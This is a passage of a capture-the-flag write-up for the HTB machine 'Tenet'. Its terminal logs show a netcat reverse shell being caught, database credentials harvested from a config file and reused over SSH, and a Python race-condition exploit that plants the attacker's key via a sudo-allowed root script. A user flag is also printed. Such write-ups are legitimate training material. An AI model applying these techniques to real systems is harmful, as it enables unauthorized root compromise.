
```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.10.223] 35554
bash: cannot set terminal process group (1610): Inappropriate ioctl for device
bash: no job control in this shell
www-data@tenet:/var/www/html$ python3 -c "import pty;pty.spawn('/bin/bash');"

python3 -c "import pty;pty.spawn('/bin/bash');"
www-data@tenet:/var/www/html$ ^Z
zsh: suspended  nc -lvnp 4444

┌──(vigneswar㉿VigneswarPC)-[~]
└─$ stty raw -echo && fg
[1]  + continued  nc -lvnp 4444

www-data@tenet:/var/www/html$ stty rows 41 cols 156
www-data@tenet:/var/www/html$ export TERM=xterm
www-data@tenet:/var/www/html$ 
```

2) Found credentials in config



```
/** MySQL database username */
define( 'DB_USER', 'neil' );

/** MySQL database password */
define( 'DB_PASSWORD', 'Opera2112' );
```


neil:Opera2112



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ssh neil@tenet.htb
The authenticity of host 'tenet.htb (10.10.10.223)' can't be established.
ED25519 key fingerprint is SHA256:atDC5N+fRDvKKwKE6Y6GZN4MdRAr5aHD24UsVrZ4+ts.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'tenet.htb' (ED25519) to the list of known hosts.
neil@tenet.htb's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-129-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Jul 14 05:08:04 UTC 2024

  System load:  0.37              Processes:             183
  Usage of /:   15.2% of 22.51GB  Users logged in:       0
  Memory usage: 16%               IP address for ens160: 10.10.10.223
  Swap usage:   0%


53 packages can be updated.
31 of these updates are security updates.
To see these additional updates run: apt list --upgradable


Last login: Thu Dec 17 10:59:51 2020 from 10.10.14.3
neil@tenet:~$ cat user.txt
0a480b335934ffc44bd9d8f9c376bb87
neil@tenet:~$ 
```

Privilege Escalation

1) Found sudo permissions as root




```
neil@tenet:~$ sudo -l
Matching Defaults entries for neil on tenet:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\

User neil may run the following commands on tenet:
    (ALL : ALL) NOPASSWD: /usr/local/bin/enableSSH.sh
neil@tenet:~$ ls -al /usr/local/bin/enableSSH.sh
-rwxr-xr-x 1 root root 1080 Dec  8  2020 /usr/local/bin/enableSSH.sh
```

```
#!/bin/bash

checkAdded() {

        sshName=$(/bin/echo $key | /usr/bin/cut -d " " -f 3)

        if [[ ! -z $(/bin/grep $sshName /root/.ssh/authorized_keys) ]]; then

                /bin/echo "Successfully added $sshName to authorized_keys
file!"

        else
```

```
                /bin/echo "Error in adding $sshName to authorized_keys file!"

        fi

}

checkFile() {

        if [[ ! -s $1 ]] || [[ ! -f $1 ]]; then

                /bin/echo "Error in creating key file!"

                if [[ -f $1 ]]; then /bin/rm $1; fi

                exit 1

        fi

}

addKey() {

        tmpName=$(mktemp -u /tmp/ssh-XXXXXXXX)

        (umask 110; touch $tmpName)

        /bin/echo $key >>$tmpName

        checkFile $tmpName

        /bin/cat $tmpName >>/root/.ssh/authorized_keys

        /bin/rm $tmpName

}

key="ssh-rsa AAAAA3NzaG1yc2GAAAAGAQAAAAAAAQG+AMU8OGdqbaPP/
Ls7bXOa9jNlNzNOgXiQh6ih2WOhVgGjqr2449ZtsGvSruYibxN+MQLG59VkuLNU4NNiadGry0wT7zp-
ALGg2Gl3A0bQnN13YkL3AA8TlU/
ypAuocPVZWOVmNjGlftZG9AP656hL+c9RfqvNLVcvvQvhNNbAvzaGR2XOVOVfxt+AmVLGTlSqgRXi6/
NyqdzG5Nkn9L/
GZGa9hcwM8+4nT43N6N31lNhx4NeGabNx33b25lqermjA+RGWMvGN8siaGskvgaSbuzaMGV9N8umLp6
lNo5fqSpiGN8MQSNsXa3xXG+kplLn2W+pbzbgwTNN/w0p+Urjbl root@ubuntu"
addKey
checkAdded
```


2) Vulnerability:
If we can change the stored file before it is being copied to authorized_keys, we can copy our key to authorized_keys and get ssh as root with our private key



```
neil@tenet:~$ cat exploit.py
import os

pubkey = "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDDZ08mC8fBgHwE1qKR1B8QGHkv03M1
NGrmZncpvJugHZ4h+Coc01cRF/k1f+IUReaCjs7dG6Qeq0fv/duLchELmgDPDkoejX8MTMewH6lnFS
SeIDilmUoA6j2+TutVV5YO66UKelg6qcFJco6kP/KTcHdR3rSjKALlmxBjoy/PUfWo7eEyDFMR2llU
DLryWrg0i6Sz6NB6O4vmBdYaEQUlLNcjUNaVz5dxeeX3lxOIAY4+EGtu40czDJS3fzn6PF8oFdQ5mz
H4yypbJ1rkkPfQpP9g3V0OP062Zs4HjiyIMGGoOxnrjpq6g4h1GT570wDBrjqM3qfVGORy4JbEExHE
hSI1YwcFtlvpFQ57MZwOnNoLowlEms9MyAH4dMaTUFeTU0Xvuk02UEX/ONiLBZmVw5x/HHO5Vi7Q3u
RacU+3eNN2OMQtJSdu+QKjAr3QvptS+/4WnVvB46xey26WaeCd7G6uSTzW3uwNmEPZ14CZmcUtP8M5
NcLglXIiZwCai/k= vigneswar@VigneswarPC"
while True:
    for file in os.listdir("/tmp"):
        if file.startswith("ssh"):
            with open("/tmp/"+file, 'w') as keyfile:
                keyfile.write(pubkey)
            print("Successfully written key file!")
            exit(0)


neil@tenet:~$ python3 exploit.py
Successfully written key file!
neil@tenet:~$
```

```
neil@tenet:~$ sudo -l
Matching Defaults entries for neil on tenet:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:
/bin\:

User neil may run the following commands on tenet:
    (ALL : ALL) NOPASSWD: /usr/local/bin/enableSSH.sh
neil@tenet:~$ sudo /usr/local/bin/enableSSH.sh
Successfully added root@ubuntu to authorized_keys file!
neil@tenet:~$
```

3) root ssh



```
┌──(vigneswar㉿VigneswarPC)-[~/Temporary]
└─$ ssh root@tenet.htb -i id_rsa
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-129-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Jul 14 05:23:46 UTC 2024

  System load:  0.08              Processes:             191
  Usage of /:   15.2% of 22.51GB  Users logged in:       1
  Memory usage: 17%               IP address for ens160: 10.10.10.223
  Swap usage:   0%


53 packages can be updated.
31 of these updates are security updates.
To see these additional updates run: apt list --upgradable

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check y
our Internet connection or proxy settings


Last login: Thu Feb 11 14:37:46 2021
root@tenet:~#
```